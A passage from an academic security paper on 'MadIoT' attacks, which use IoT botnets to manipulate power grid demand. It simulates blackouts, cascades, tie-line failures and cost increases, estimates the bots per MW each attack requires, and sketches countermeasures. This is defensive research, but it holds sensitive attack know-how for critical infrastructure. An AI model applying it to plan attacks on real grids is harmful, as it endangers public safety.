**3. Line failures and cascades:** Recall from Section 2.3 that the power flows in power grids are determined by the Kirchhoff's laws. Therefore, most of the time, the grid operator does not have any control over the power flows from generators to loads. Once an adversary causes a sudden increase in the loads all around the grid, assuming that the frequency drop is not significant, the extra demand is satisfied by the primary controller. Since the power flows are not controlled by the grid operator at this stage, this may result in line overloads and consequent lines tripping.

After initial lines tripping or failures, the power flows carried by these lines are redistributed to other lines based on Kirchhoff's laws. Therefore, the initial line failures may subsequently result in further line failures or, as it is called, a *cascading failure* [54]. These failures may eventually result in the separation of the system into smaller unbalanced islands and a large-scale blackout.

Moreover, failure in a few lines accompanied by an increase in the power demand may result in a voltage collapse (recall from Section 2.4) which consequently would force the grid operator to perform load shedding. Hence, in some steps during the cascade, there are more outages due to load shedding.

An adversary may also start cascading line failures by redistributing the loads in the system by increasing the demand in a few locations and decreasing the demand in others in order to keep the total demand constant. This redistribution of the demand in the system may result in line failures without causing any frequency disturbances. The advantage of this attack is that it may have the same effect without attracting a lot of attention from the grid operator. It can be considered to be a *stealthier* version of the *demand increase only* attack.

**4. Failures in the tie-lines:** Tie-lines between the ISOs are among the most important lines within an interconnection. These tie-lines are usually used for carrying large amounts of power as part of an exchange program between two ISOs. Failure in one of these lines may result in a huge power deficit (usually more than $1GW$) in the receiving ISO and most likely a blackout due to the subsequent frequency disturbances or a large-scale outage due to load shedding by the grid operator.

Due to their importance, the tie-lines can be the target of an adversary. An adversary can observe the actual power flows on the tie-lines through ISOs' websites, and target the one that is carrying power flow near its capacity. In order to overload that line, all the adversary needs to do is to turn on the high wattage IoT devices in the area at the importing end of the line and turn off the ones at the exporting end (using the IP addresses of the devices).[4] This can overload the tie-line and cause it to trip by triggering its protective relay.

**5. Increasing the operating cost:** When the demand goes above the predicted value, the ISO needs to purchase additional electric power from ancillary services (i.e., reserve generators). These reserve generators usually have a higher price than the generators committed as part of the day ahead planning. Thus, using the reserve generators can significantly increase the power generation cost for the grid operator but at the same time be profitable for the utility that operates the reserve generator.

Hence, the goal of an adversary's attack may be to benefit a particular utility in the electricity market rather than to damage the infrastructure. The adversary can achieve this goal by slowly increasing the demand (e.g., switching on a few devices at a time) at a particular time of the day and in a certain location. Moreover, it may reach out

[4] A sudden increase in the demand, only at the importing end of the tie-line, may also result in its overload. This is due to the fact that once there is an imbalance between the supply and demand, all the generators within an interconnection (whether inside or outside of the particular ISO) respond to the imbalance which consequently results in an increase in the power flow on the tie-line.

to utilities to act in their favor in return for a payment.

Overall, the above attacks demonstrate that *an adversary as described in Section 3.1 has tremendous power to manipulate the operation of the grid in many ways which were not possible a few years ago in the absence of IoT devices.*

### 3.3 Properties and Defensive Challenges

The MadIoT attacks have unique properties that make them very effective and at the same time very hard to defend against. In this subsection, we briefly describe some of these properties.

First, the sources of the MadIoT attacks are *very hard to detect and disconnect* by the grid operator. The main reason is that the security breach is in the IoT devices, yet the attack is on the power grid. The grid operator cannot easily detect which houses are affected since it only sees the aggregation of the distributed changes in the demand around the grid. At the same time, the attack does not noticeably affect the performance of the IoT devices, especially if the smart thermostat is attacked. Moreover, the attack may not be noticeable by the households since the changes are temporary and can be considered as part of the automatic temperature control.

Second, the MadIoT attacks are *easy to repeat*. An adversary can easily repeat an attack at different times of the day and different days to find a time when the attack is the most effective. Moreover, this repeatability allows an adversary to cause a *persistent blackout* in the power grid by disrupting the black start process as described in the previous subsection.

Third, the MadIoT attacks are *black-box*. An adversary does not need to know the underlying topology or the detailed operational properties of the grid, albeit it can use the high-level information available on the ISOs' websites to improve the timing of its attack. It can also use the repeatability of these attacks and general properties of the power grids to achieve and perform a successful attack.

Finally, *power grids are not prepared to defend against the MadIoT attacks*, since abrupt changes in the demand are not part of the *contingency list* that grid operators are prepared for. As mentioned in Section 2, power grids are required to operate normally after a failure in a single component of the grid (the $N-1$ standard). Therefore, the daily operation of the grid is planned such that even a failure in the largest generator does not affect its normal operation.

The scenarios predicted by the $N-1$ standard, however, are quite different from the scenarios caused by the MadIoT attacks. Although an increase in the demand can be similar to losing a generator from the supply and demand balance perspective, these two phenomena result in completely different power flows in the grid. Hence, although losing a generator may not result in any issues as planned, increase in the demands by an adversary may result in many line overloads. Moreover, *the imbalance caused by an adversary may surpass the imbalance caused due to losing the largest generator*, and therefore results in unpredicted frequency disturbances. For example, the capacity of the largest operating generator in the system may be $1GW$ (usually a nuclear power plant) which can be surpassed by an attack comprising more than 100 thousand compromised water heaters.

Despite these difficulties, we provide sketches of countermeasures against the MadIoT attacks in Section 5.

### 3.4 Connection to Historical Blackouts

There have been several large-scale blackouts in the past two decades around the world. Although these events were not caused by any attacks, the chain of events that led to these blackouts could have been initiated by a MadIoT attack. For example, the initial reactive power deficit in Ohio in 2003 leading to the large-scale blackout in the U.S. and Canada [60], and the failures in the tie-lines connecting Italy to Switzerland in 2003 leading to the complete shutdown of the Italian grid [59], could have been caused by MadIoT attacks. Most of these events happened beacuse the systems' operators were *not prepared for the unexpected initial event*. Hence, the MadIoT attacks could result in similar unexpected failures. We reviewed a few of the recent blackouts in the power grids around the world and demonstrated how an adversary could have caused similar blackouts. The details of these events are relegated to Appendix A.

## 4 Experimental Demonstrations

In this section, we demonstrate the effectiveness of the MadIoT attacks on real-world power grid models via state-of-the-art simulators. Recall that the MadIoT attacks are black-box. Therefore, *the outcome of an attack highly depends on the operational properties of the targeted system at the time of the attack (e.g., generators' settings, amount of renewable resources, and power flows)*. We emphasize this in our simulations by changing the power grid models' parameters to reflect the daily changes in the operational properties of the system.

### 4.1 Simulations Setup

Our results are based on computer simulations. In particular, we use the MATPOWER [65] and the PowerWorld [7] simulators. MATPOWER is an open-source MATLAB library which is widely used for computing the power flows in power grids. PowerWorld, on the other hand, is an industrial-level software suite that is widely used by the industry for frequency stability analysis of power systems. We used the academic version of Power-



Figure 6: The WSCC 9-bus system. The generators at buses 2 and 3 are the buses with inertia, and the generator at bus 1 is a *slack bus* with no inertia. The slack bus is a bus in the system that can change its generation to make the power flow equations feasible. The load buses are buses 5, 6, and 8. We consider two operational settings of the WSCC system: (a) high inertia, in which both generators 2 and 3 have inertia constants ($H$) equal to 15$s$, and (b) low inertia, in which generators 2 and 3 have inertia constants equal to 5$s$ and 10$s$, respectively [51, Chapter 3]. In all the simulations, the IEEE type-2 speed-governing model (IEEE-G2) is used for the generators [44].


World.

For frequency stability analysis in PowerWorld, to the best of our knowledge, there are no large-scale real-world power grids available for academic research. Hence, for evaluating the effects of the MadIoT attacks on the system's frequency, we use the WSCC 9-bus grid model that represents a simple approximation of the Western System Coordinating Council (WSCC)–with 9 buses, 9 lines, and 315$MW$ of demand [35]. Despite its small size, due to the complexity of power systems transient analysis, it is widely used as a benchmark system [22, 48, 52].

For evaluating the effects of MadIoT attacks on the power flows, however, we use the Polish grid which is one of the largest and most detailed publicly available real-world power grids. To the best of our knowledge, there are no other real power grids at this scale and detail available for academic research.[5]We use the Polish grid data at its Summer 2004 peak–with 2736 buses, 3504 lines, and 18GW of demand–and at its Summer 2008 peak–with 3120 buses, 3693 lines, and 21GW of demand. Both are available through the MATPOWER library.

Since the total demand in the WSCC system is 315$MW$, but the total demand in the Polish grid is about 20$GW$, for comparison purposes, we focus on the percentage increase/decrease in the demand caused by an attack instead of the number of switching on/off bots. However, if we assume that all the bots are air conditioners, 1$MW$ change in the demand corresponds simply to switching on/off 1,000 bots. Therefore, *we can define the* normalized botnet size *in bots/$MW$ to be the number of bots required to perform a successful variation of the MadIoT attack, if the total demand in the system is* 1$MW$. By this definition, it is easy to see that to increase the demand of any system by 1%, an adversary requires 10 bots/$MW$.

[5]Topologies of other power grids may also be available through university libraries, but they are limited to the topology with no extra information on the operational details.



(a) (b)

Figure 7: Frequency disturbances due to unexpected demand *increases* in all the load buses in the WSCC system caused by an adversary, ignoring generators' frequency cut-off limit (shown by red dashed line). Increase by (a) 23$MW$ and (b) 30$MW$.

## 4.2 Frequency Disturbances

In this subsection, we evaluate the first two MadIoT attack variations described in Section 3.2. We consider two operational settings of the WSCC system: (a) high inertia and (b) low inertia (for details see Fig. 6).

### 4.2.1 200–300 Bots per $MW$ Can Cause Sudden Generation Tripping

In order to show the frequency response of the system to sudden increases in the demand, we simulated the increase of (a) 23$MW$ and (b) 30$MW$ in all the loads for the high inertia and low inertia cases. These values can roughly be considered as 20% and 30% increases in the load buses, respectively. We similarly studied the frequency response of the system to sudden decreases of the demand. Figs. 7 and 8 present the results.

As mentioned in Section 2, the generators are protected from high and low frequency values by protective relays. These values depend on the type of a generator as well as the settings set by the grid operator. Here, we assume the safe frequency interval of 58.2$Hz$ and 61.2$Hz$ which is common in North America (see Fig. 4). Once a generator goes below or above these values, it gets disconnected from the grid by protective relays.

As can be seen in Figs. 7(b) and 8(b), sudden increase or decrease in the load buses by 30% or 20%, respectively, cause the system's frequency to go below or above the frequency cut-off limits. Hence, an adversary requires 200–300 bots/$MW$, or in this case 60–90 thousand bots, to perform these attacks.

As can be seen, however, the drop/rise in frequency is higher in the low inertia case (as predicted). Therefore, there are cases in which the frequency may go be-




Figure 8: Frequency disturbances due to unexpected demand *decreases* in all the load buses in the WSCC system by an adversary, ignoring generators' frequency cut-off limit (shown by red dashed line). Decrease by (a) $15MW$ and (b) $20MW$.



Figure 9: Frequency disturbances due to unexpected demand changes in all the load buses in the WSCC system by an adversary, considering generators' frequency cut-off limits (shown by red dashed lines). (a) Demand increase of $30MW$ and (b) demand decrease of $20MW$.

low/above the critical frequency in the low inertia case but may remain in the safe interval in the high inertia case (see Figs. 7(a) and 8(a)). This suggests that *an attack that is not effective today, may be effective tomorrow* if the system's inertia is lower due to a higher rate of renewable generation.

In Figs. 7 and 8, the frequency cut-off limits of the generators are ignored. Hence, the generators are kept online even when the frequency goes beyond the safe operational limits. In reality, however, these generators are disconnected from the grid by the protective relays. Fig. 9 presents the frequency response of the system when the protective relays are enabled for the cases shown in Figs. 7(b) and 8(b). As can be seen, the grid completely shuts down and the simulations stop in less than 10 seconds due to disconnection of the generators.

*Simulation results in this subsection demonstrate that the effectiveness of an attack in causing a critical frequency disturbance depends on the attack's scale as well as the system's total inertia at the time of the attack.*

#### 4.2.2 100–200 Bots per $MW$ Can Disrupt the Grid Re-start

Once there is a blackout, the grid operator needs to restart the system as soon as possible (a.k.a. a black start). As mentioned in Section 3.2, due to frequency instability of the system at the black start, the restarting process is



Figure 10: The WSCC 9-bus system during the black start.

usually done by restarting the grid in parallel in disconnected islands and then reconnecting the islands.

Fig. 10 shows one way of partitioning the WSCC system into two islands. We assume that initially the grid operator could restart the two islands and stabilize the frequency at $60Hz$. Then, before the two islands are reconnected, an adversary increases the demand at all the load buses with the same amount (see Fig. 11).

The attack is performed at time 30 and the two islands are reconnected at time 50. As can be seen in Fig. 11(a), when there are no attacks, the two islands are reconnected with an initial small disturbance in the frequency and then the system reaches a stable state.

Fig. 11(b) shows the frequency of the system after $20MW$ increase in all the load buses at time 30. In this case, the frequency goes slightly below the minimum safe limit, but it is common in the black start process that the generators' lower (upper) frequency limits are set to lower (higher) levels than usual. Hence, the system may reach a stable state in this case as well.

As can be seen in Fig. 11(c), a $30MW$ increase in all the loads causes a large disturbance in the frequency, but as the two islands are reconnected the system's frequency is completely destabilized. These substantial deviations from safe frequency ranges can cause serious damage to the generators and are not permitted even in the black start process. Hence, in this case the system returns to the blackout stage. Even if the grid operator decides not to reconnect the two islands due to the frequency disturbances, Fig. 11(d) shows a significant drop in the second island's frequency that results in disconnection of the generators. Therefore, even if the big drop in frequency of island 1 ($1Hz$ below the safe limit) is acceptable during the black start, island 2 goes back to the blackout state.

For comparison purposes and to reflect on the role of the operational properties of the system on the outcome of an attack, we repeated the same set of simulations with different maximum power outputs for the generators' governors (see Fig. B.1 in the appendix). We observed that under the new settings, demand increases of



Figure 11: Frequency disturbances during the black start due to unexpected increases in all the load buses by an adversary, ignoring generators' frequency cut-off limits (shown by red dashed lines). (a) Normal black start in the absence of an adversary. (b) Demand increases of $20MW$ at the load buses before the reconnection of the two islands. (c) Demand increases of $30MW$ at the load buses before the reconnection of the two islands. (d) Demand increases of $30MW$ at the load buses without attempting to reconnect the two islands due to frequency instabilities.

up to $10MW$ results is a successful black start, unlike the previous case which could handle demand increases of $20MW$ at all the loads. Hence, an adversary requires at least 100–200 bots/$MW$, or in this case 30–60 thousand bots, to increase the demand at all the loads by 10–20% and disrupt the black start. Here again *we observe that the operational properties of the grid play an important role in the outcome of an attack*.

## 4.3 Line Failures and Cascades

In this subsection, we demonstrate the effectiveness of the third and the fourth variations of the MadIoT attacks described in Section 3.2. For simulating the cascading line failures, we use the MATLAB code developed by Cetinay et al. [18]. We had to slightly change the code to make it functional in the scenarios studied in this paper. To evaluate the severity of the cascade, we define *outage* as the percent of the demand affected by the power outage at the end of the cascade over the initial demand.

### 4.3.1 Only 10 Bots per $MW$ Can Initiate a Cascading Failure Resulting in 86% Outage

As described in Section 3.2, once an adversary causes a sudden increase in the demand, if it does not result in a major frequency drop, the primary controllers at generators are automatically activated to compensate for the imbalance in the supply and demand. Despite balancing the supply and demand, since this balancing is unplanned, it may cause line overloads.



Figure 12: The cascading line failures initiated by a 1% increase in the demand in the Polish grid 2008 by an adversary (colors show the cascade step at which a line fails). It caused failures in 263 lines and 86% outage.



Figure 13: The cascading line failures initiated by a 10% increase in the demand in the Polish grid 2004 by an adversary (colors show the cascade step at which a line fails). It caused failures in 11 lines and 46% outage.

To demonstrate this, we assume that an adversary increases the demand at all the load buses by 1%. We also assume that all the generators contribute proportionally to their capacities to compensate for this sudden increase in the demand. This attack results in a single line failure in the Polish grid 2004 but no outages. However, as can be seen in Fig. 12, the same attack on the Polish grid 2008 results in the cascade of line failures that lasts for 5 rounds, causes 263 line failures, and 86% outage. The 1% increase in the total demand in the Polish grid 2008 is roughly equal to $210MW$, requiring the adversary to access to 10 bots/$MW$ which is about 210 thousand air conditioners in this case. This number is equal to 1.5% of the total number of households in Poland [58].

Since the Polish grid 2004 showed a good level of robustness against the 1% increase attack, we re-evaluated its robustness against a 10% increase in the demand. Fig. 13 shows the resulting line failures and the subsequent cascade caused by this attack. It can be seen that this attack causes much more damage with 11 line fail-



Figure 14: Histogram of the Polish grid lines' power flow to capacity ratio in Summer 2004 compared to Summer 2008.

ures and 46% outage. Despite the effectiveness of the second attack, the Polish grid 2004 shows greater level of robustness than the Polish grid 2008 even under a 10-time stronger attack. Although this may be due to many factors such as online generator locations and their values, topology of the grid, and even number of lines [54], one possible factor is *how initially saturated the power lines are*.

Fig. 14 presents the histogram of the Polish grid lines' power flow to capacity ratio in Summer 2004 compared to Summer 2008. There are about 10% more lines with flow to capacity ratio below 0.1 in the Polish grid 2004 compared to the Polish grid 2008. Consequently, there are more lines with power flow to capacity ratio greater than 0.3 in the Polish grid 2008 than in the Polish grid 2004 (to see the locations of the near saturated lines see Fig. B.2 in the appendix). This clearly demonstrates that a small increase in the demand is more likely to cause line overloads in the Polish grid 2008 than in the Polish grid 2004 (as observed in Figs.12 and 13).

Overall, as in the previous subsection, the results demonstrate that the effectiveness of an attack depends on the status of the grid at the time of the attack. However, *unlike the large botnet size (about 300 bots/$MW$) required to cause a blackout from frequency instability in the system, we observe here that even botnet size of 10 bots/$MW$ can result in a significant blackout* depending on the grid's operational properties. Albeit the blackouts caused by frequency instabilities happen much faster (within seconds) than those caused by cascading line failures (within minutes or even hours).

#### 4.3.2 Only 4 Bots per $MW$ Can Initiate a Cascading Failure Resulting in 85% Outage by Redistributing the Demand

Another way of causing line failures and possibly cascading line failures in the grid is by redistributing the demand without increasing the total demand. As mentioned in Section 3.2, the advantage of this attack is that it may have a similar effect to the demand increase attack without attracting the grid operators' attention due to frequency disturbances.

Here, an adversary focuses only on the loads with demand greater than $20MW$. This can be estimated by the adversary from the total number of IoT bots in a city or a town. The number of bots is correlated with the population of an area and therefore the total demand. Hence, an adversary detects these load buses and decreases or increases the demands by a random value such that the total demand increase and decrease sum up approximately to zero. We assume this can be done by randomly increasing or decreasing the demand by a Gaussian random variable with zero mean and selected standard deviation.



Figure 15: The cascading line failures initiated in the Polish grid 2008 by redistributing the demand by an adversary. Demand of the loads buses with demand greater than $20MW$ are changed by with a Gaussian distribution with zero mean and standard deviation $1MW$ (colors show the cascade step in which a line fails). It caused failures in 77 lines and 85% outage.


Again, the Polish grid 2004 showed a great level of robustness against these attacks. Even if an adversary decreases or increases the demand randomly by a Gaussian random variable with zero mean and standard deviation $10MW$ at loads with demand greater than $20MW$, it only results in three line failures without any outages. However, the same attack with 10-time smaller changes, results in serious damage to the Polish grid 2008. As can be seen in Fig. 15, making only small changes with standard deviation of $1MW$ at load buses with demands greater $20MW$ results in cascading line failures with 77 line failures and outage of 85%. The total absolute value of the demand changes in this attack was about $80MW$ which means that *an adversary only requires 4 bots/$MW$, or in this case 80 thousand bots, to perform such an attack.*

*Although these changes are made randomly, due to the stealthy nature of these attacks they can be repeated without attracting any attention until they are effective.*

#### 4.3.3 Only 15 Bots per $MW$ Can Fail a Tie-line by Increasing (Decreasing) the Demand of the Importing (Exporting) ISOs

In order to demonstrate an attack on the tie-lines as described in Section 3.2, since we do not have access to the European grid or the U.S. Eastern Interconnection, we modified the Polish grid 2008 in a principled manner to



(a) (b)

Figure 16: Tie-line vulnerabilities in the partitioned Polish grid 2008. (a) The ratios of tie-lines' power flows to their nominal capacity. (b) Failures in the tie-lines between the yellow area and the light blue area caused by decreasing the demand by 1.5% in the former and increasing the demand by 1.5% in the latter by an adversary. Failed lines are shown in black.


represent a few neighboring ISOs in Europe connected by a few tie-lines.

First, we used a spectral clustering method to partition the Polish grid into 5 areas with a few connecting tie-lines. This is done using MATLAB's Community Detection Toolbox [34, 36]. Since the Polish grid does not inherently have 5 areas, however, the number of tie-lines between areas is slightly more than those of the European grid or Eastern Interconnection. Therefore, we removed one fifth of the tie-lines. In order to make the power flows feasible then, we reduced the total supply and demand by 60% and increased the capacity on the lines that were overloaded.

Fig. 16(a) shows the modified grid along with the ratios of tie-lines' power flows to their nominal capacities. As can be seen, similarly to the real grid operation, some of these tie-lines are carrying power flows near their capacities. These lines–*which can be detected through some of the ISOs' websites [5]*–are the most vulnerable to this variation of the MadIoT attacks.

For example, as can be seen in Fig. 16(a), the two lines that are connecting the yellow area to the light blue area are carrying power flows near their capacities. Therefore, increasing the demand in the light blue area and decreasing the demand in the yellow area (corresponding to the direction of the power flow on the lines) can potentially result in those lines tripping. It can be seen in Fig. 16(b) that a 1.5% decrease in the demand of the yellow area and a 1.5% increase of the demand in the light blue area by an adversary results in the failure of the two tie-lines (additional attacks on the other tie-lines are demonstrated in Figs. B.3(a) and B.3(b) in the appendix). Hence, an adversary can cause a failure in a tie-line by only a botnet of size 15 bots/$MW$, or in this case 60 thousand bots (30 thousand bots at each end of the tie-line).

Since the tie-lines usually carry substantial amounts of power, failure in these lines can result in cascade of line failures in other lines and eventually in disconnection of an ISO from the interconnection. Such a disconnection



(a) (b)

Figure 17: Increase in the operating cost of the Polish grid 2004 by an adversary. The initial demand is 10% higher than the original demand during the Summer 2004 morning peak. (a) If the operating costs of the reserve generators are linear functions $c_1(x) = 100x$, and (b) if the operating costs of the reserve generators are quadratic functions $c_2(x) = 5x^2 + 100x$.

may result in a huge imbalance in the supply and demand values and in uncontrollable frequency drop leading to an inevitable blackout.

*Attacks on the tie-lines are an effective approach when an adversary has a limited number of bots. By disconnecting an ISO from its neighboring ISOs, an adversary can cause a huge demand deficit in the targeted ISO and possibly a large-scale blackout.*

## 4.4 Increasing the Operating Cost

In this final subsection, we evaluate the last variation of the MadIoT attacks described in Section 3.2. In this variation of the attacks, an adversary increases the demand not to necessarily cause a blackout, but rather to significantly increase the operating cost of the grid in favor of a utility in the electricity market.

### 4.4.1 50 Bots per $MW$ Can Increase the Operating Cost by 20%

For these simulations, we use the Polish grid in Summer 2004. However, in order to mainly focus on the cost related issues, we increase the line capacities to make sure that the attack causes no line overloads. To simulate the system in its peak demand state, we increase the initial demand by 10% to make the demand before the attack close to the online generators' generation capacity.

We assume that the sudden increase in the demand caused by the attack can temporarily be handled by the primary controller and no large frequency drops as in Section 4.2 happen in any of the scenarios here. Therefore, our focus is on the cost of the required reserve generators for providing the additional power and returning the system's frequency back to $60Hz$ (or $50Hz$).

We consider two cases, one with 5 reserve generators, and the other one with 10. We also consider two possible cost functions for the reserve generators: $c_1(x) = 100x$ and $c_2(x) = 5x^2 + 100x$, in which $x$ is in $MW$ and the $c_i(x)$s are in $\$/hr$. The linear and quadratic cost functions are the most common functions for approximating the generation costs [62, Chapter 3]. The $c_1(x)$ is selected

similarly to cost function of the high-cost online generators in the grid before the attack and the $c_2(x)$ is selected to capture the start-up cost of the reserve generators as well as their higher cost compared to the online generators.

Fig. 17 shows the increase in the total cost given the two cost functions. As can be seen, in the worst-case scenario, a 5% increase in the demand–which requires 50 bots/$MW$, or in this case 1 million bots–can result in about a 20% increase in the operating cost of the grid (see the yellow line in Fig. 17(b)). This is four times higher than the best-case scenario (see the orange line in Fig. 17(a)) which is similar to the normal increase in the operating cost when no reserve generators are needed.

*We observe that the effectiveness of the attack in increasing the cost depends on the total number of reserve generators as well as their generation cost functions.*

## 5 Countermeasure Sketches

Although we are not aware of any rigorous countermeasures against the MadIoT attacks, in this section, we briefly provide a set of suggestions both in the power grid operation side and in the IoT design side to reduce the effectiveness of these attacks.

### 5.1 Power Grid Side

One of the most important properties of the MadIoT attacks, as mentioned in Section 3.3, is that grid operators, in general, are not prepared for these types of attacks. Hence, these types of attacks are not part of the contingency list of the power grid operators. Our first suggestion is for the grid operators to consider the MadIoT attacks in their contingency list and prepare for them. Such preparations can be directly incorporated into their already existing day-ahead planning tools to ensure that their systems have for example enough *inertia* (or *spinning reserve*) and the power lines have enough extra capacity to minimize the effects of a potential attacks. Although this might initially increase the grid operating cost, by developing more efficient planning tools and applying recent advances in designing *virtual inertia* for power systems [32], these costs can be reduced in the future. Thus, our suggestion for system operators is to push for more research in that direction in order to make their systems more robust to potential MadIoT attacks.

To minimize costs, the grid operators should also *have an accurate estimate of the total number of high wattage IoT devices in their system and accordingly the scale of a potential attack*, without being overprotective.

Since this is a new type of attack, enabled by the ubiquity of IoT devices, our last suggestion for the systems operators is *to revisit their online data and to find secure ways to release their data without revealing any critical information* that can be used by an adversary to improve the effectiveness of an attack.

### 5.2 IoT Side

The security challenges facing IoT devices are much more difficult to deal with. There are many ways an adversary can access a smart appliance. An adversary can directly get access to the device, or get access to the mobile phone, tablet, or a thermostat that controls that device, or with the ubiquity of digital home assistant devices such as Amazon Alexa or Google Home, an adversary can control smart appliances by getting access to these devices. Any of these devices can be a breaching point for an adversary. Hence, *coherent security measures are needed to protect almost all the devices within a home network against an adversary.*

Thus, in the IoT side, more research is required to study the vulnerability of IoT devices and networks, and to protect them against cyber attacks.

## 6 Related Work

The security and vulnerability of the IoT against cyber attacks has been widely studied [21,42,45,50,53,57,63]. In a recent study of the DDoS attack by the Mirai botnet [12], Antonakakis et al. showed that due to poor security measures in the IoT devices, such as easy to guess default passwords, an attacker could get access to about 600 thousand devices from cameras to DVRs and routers in a very short period. Similar studies had previously shown that Honeywell home controllers (including thermostats) could easily be compromised due to a pair of bugs in their authentication system [6]. It was also shown by Hernandez et al. that the lack of proper hardware protections in Nest thermostats allows attackers to install malicious software on these devices [33]. The vulnerability of Arduino Yun microcontrollers–used in some IoT devices–to cyber attacks was also revealed by Pastrana et al. [47].

In an interesting recent work [64], Zhang et al. demonstrated that home assistant devices can be controlled by an adversary using inaudible voice commands. In another recent work [49], Ronen et al. demonstrated that the smart lights within a city can potentially be compromised by creating a worm that can affect all the lamps using Zigbee. The security of mobile applications that control IoT devices has also been studied [28, 43]. In a comprehensive work [28], Fernandes et al. studied security of all Samsung-owned SmartThings apps and demonstrated that due to the security flaws in these applications, they could perform attacks like disabling vacation mode of a smart home. Naveed et al. also demonstrated that malicious apps on Android devices can freely *mis-bond* with any external IoT devices and control them [43].

Power systems' vulnerability to failures and attacks has been widely studied in the past few years [14, 17, 18, 23, 54]. In a recent work [29], Garcia et al. introduced Har-

